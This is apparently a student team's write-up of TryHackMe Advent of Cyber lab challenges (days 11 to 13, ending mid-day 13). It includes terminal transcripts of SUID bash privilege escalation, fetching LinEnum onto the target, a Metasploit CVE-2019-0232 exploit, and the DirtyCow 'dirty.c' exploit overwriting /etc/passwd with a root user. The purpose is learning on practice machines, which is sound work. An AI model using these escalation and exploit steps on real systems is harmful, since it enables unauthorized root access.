PSP0201

WEEK 4

WRITEUP

Group name: Lion Force
Members:

ID	Name	Role
1211103128	Muhammad Ajwad bin Mohamad A'sim	Leader
1211102001	Muhammad Naqiuddin bin Edy Azhar	Member
1211103183	Nurul Nabilah binti Mohd Noor Hakim	Member
1211103165	Izzati Alia binti Incik Ghazali	Member

Day 11 - Networking The Rogue Gnome **3**

Day 12: Networking – Ready, set, elf. **8**

Day 13 - Networking - Coal for Christmas **12**

Day 14 - OSINT – Where's Rudolph? **19**

Day 15 - Scripting - There’s a Python in my stocking! **24**

Day 11 - Networking The Rogue Gnome

Tools used: Kali Linux, Firefox, Terminal

Solution:

Question 1

Read through the Day 11's task to get the answer for Question 1.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2

The answer for Question 2 is provided in the Day 11's task.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 3

The answer for Question 3 is also provided in the Day 11's task.

> ### 11.4.1. Horizontal Privilege Escalation:
>
> A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.
>
> ### 11.4.2. Vertical Privilege Escalation:
>
> A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.
>
> Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 4

Refer to section 11.8 in the Day 11's task to get the answer for Question 4.

> Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "**sudoers**" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Refer to section 11.6 to get the answer.

> ### 11.6. You Thought Enumeration Stopped at Nmap?
>
> Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!
>
> For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:
>
> - backups
> - password
> - admin
> - config
>
> Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:
>
> - We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.
>
> Can you think of any other files or folders we may want to *find*?

Question 5

Read through section 11.8 in the task to get the answer for Question 5.

> At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

Question 7

The answer for Question 7 is provided in section 11.10.

> **11.10.2.** Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

Question 8

Start machine to get the IP Address. Open terminal and log into the machine through ssh.

Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@10.10.3.89`

Input the following password when prompted: **aoc2020**

No answer needed | Question Done

Try an enumeration script called LinEnum.sh.

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-29 04:20:50--  https://raw.githubusercontent.com/rebootuser/LinEnum/mast
er/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133
, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.13
3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.08s

2022-06-29 04:20:50 (592 KB/s) - 'LinEnum.sh' saved [46631/46631]


┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
```

Run ***chmod +x LinEnum.sh*** to execute the script. We can use python on our attacker machine to server up a web server to download files with python3. Now we can run the binary by using ***./LinEnum.sh***

```
kali@kali: ~
File  Actions  Edit  View  Help
Last login: Wed Jun 29 08:15:54 2022 from 10.18.31.26
-bash-4.4$ wget http://10.18.31.26:8080/LinEnum.sh
--2022-06-29 08:33:45--  http://10.18.31.26:8080/LinEnum.sh
Connecting to 10.18.31.26:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K   115KB/s    in 0.4s

2022-06-29 08:33:46 (115 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
```

Then using find to search the machine for executables with the SUID permission set > ***find / -perm -u=s -type f 2>/dev/null*** to find the SUID binaries.

```
kali@kali: ~
File  Actions  Edit  View  Help

### SCAN COMPLETE ####################################
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
```

Run ***bash -p*** on the target and we see our prompt change from a $ over to a #, showing we are now root. Then run ***cat /root/flag.txt*** to get the contents of the file located at /root/flag.txt which is the answer for Question 8.

```
-bash-4.4$ bash -p
bash-4.4#
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# Connection to 10.10.92.123 closed by remote host.
Connection to 10.10.92.123 closed.
```

<u>Thought process / methodology:</u>

Read through the Day 11's task to get the answer for Question 1,2,3,4,5 and 7.Next, we have to start machine to get the IP Address. Open terminal and log into the machine through ssh ***ssh cmnatic@YOURIPADDRESS*** it tells us to use the password ***aoc2020***. Then we have to run ***sudo -l*** to see if we can run any commands as sudo. We can't run anything as sudo because maybe there is a SUID binary we can abuse. To find the SUID binaries, we can use the find command ***find / -perm -u=s -type f 2>/dev/null.*** We can see that /bin/bash will run as root, so we can run ***bash -p*** on the target and we see our prompt change from a $ over to a #, showing we are now root. Then run ***cat /root/flag.txt*** to get the contents of the file located at /root/flag.txt which is the answer for Question 8.


Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox, Metasploit

Solution:


<u>Question 1</u>

Start the machine. Use nmap to look for the version number. Access the man page for nmap to get help with the switch.




<u>Question 2</u>

Use the hint given in the question. Search for the CVE of the application.




Question 3


Use Metasploit to get the flag. Go to the applications in Kali Linux and search for Metasploit.




Put in your kali password and search the given CVE to get the module. Use that module and start to set the LHOST, RHOSTS and TARGETURI.




Once the setting is done, run the exploit to get a meterpreter connection. Success!



Use **shell** command to run system on the host. Then, check for the directory of the file.



Open the flag1.txt to get the flag.



Question 4

Read through the explanation to get the answer.

Exploits will have their own individual settings that you will need to configure. We can list these by using the `options` command, then using `set OPTION VALUE` accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at http://10.0.0.1/cgi-bin/systeminfo.sh

In order for the attack used as the example in this task to work, the options would be set like so:

- LHOST - *10.0.0.10* (our PC)
- RHOST - *10.0.0.1* (the remote PC)
- TARGETURI */cgi-bin/systeminfo.sh* (the location of the script)

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST => 10.0.0.10
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI => http://10.0.0.1/cgi-bin/systeminfo.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Please note that these options are for the exploit used as an example, you will have to set these values accordingly for the challenge.

Thought process / methodology:

Once the machine started, we looked for the version of the webserver. Having accessed to nmap man page, we then used some switches related to the question, like **-A**, **-sV** and **-Pn**. Next, for question 2, we just used the hint and searched it over the browser. However, question 3 required us to use Metasploit in order to solve the question and acquire the flag. So, we started Metasploit, searched for the related CVE (2019-0232), and used the module given. After that, we set the **LHOST, RHOSTS** and **TARGETURI** based on the explanation and example provided. As the setting was done, we run the exploit and soon used **shell** command to run system on the host; after connected to meterpreter. Finally, we run the **dir** command to check the directory and open the file (flag1.txt) by using **type** command.

Day 13 - Networking - Coal for Christmas

Port Scanning

```
1211102001@kali: ~ ×   1211102001@kali: ~ ×
┌──(1211102001㉿kali)-[~]
└─$ nmap 10.10.28.176
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 22:54 EDT
Nmap scan report for 10.10.28.176
Host is up (0.32s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
111/tcp  open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 20.12 seconds
┌──(1211102001㉿kali)-[~]
└─$
```


Initial Access

```
1211102001@kali: ~ ×    1211102001@kali: ~ ×
┌──(1211102001㉿kali)-[~]
└─$ telnet 10.10.28.176 23
Trying 10.10.28.176 ...
Connected to 10.10.28.176.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                 \ /
               ──>*<──
                 /o\
                /_\_\
               /_/_0_\
              /_o_\_\_\
             /_/_/_/_/o\
            /@\_\_\@\_\_\
           /_/_/O/_/_/_/_\
          /_\_\_\_\_\o\_\_\
         /_/0/_/_/_0_/_/@/_\
        /_\_\_\_\_\_\_\_\_\_\
       /_/o/_/_/@/_/_/o/_/0/_\
                 [___]

$
```

Enumeration

```
1211102001@kali: ~ ×   1211102001@kali: ~ ×
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

```
1211102001@kali: ~ ×   1211102001@kali: ~ ×
 fclose(source);
 fclose(target);

 return 0;
}

int main(int argc, char *argv[])
{
 // backup file
 int ret = copy_file(filename, backup_filename);
 if (ret != 0) {
   exit(ret);
 }

 struct Userinfo user;
 // set values, change as needed
 user.username = "grinch";
 user.user_id = 0;
 user.group_id = 0;
 user.info = "pwned";
 user.home_dir = "/root";
 user.shell = "/bin/bash";

}

/*********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*********************************************/
$
```





```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```

Privilege Escalation

```
1211102001@kali: ~ ×    1211102001@kali: ~ ×
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi3LLch28IK7A:0:0:pwned:/root:/bin/bash

mmap: 7f04af6d0000
```

```
1211102001@kali: ~ ×    firefart@christmas: ~ ×
$ su firefart
Password:
firefart@christmas:/home/santa# whoami
firefart
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message fr
cat: message: No such file or directory
cat: fr: No such file or directory
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
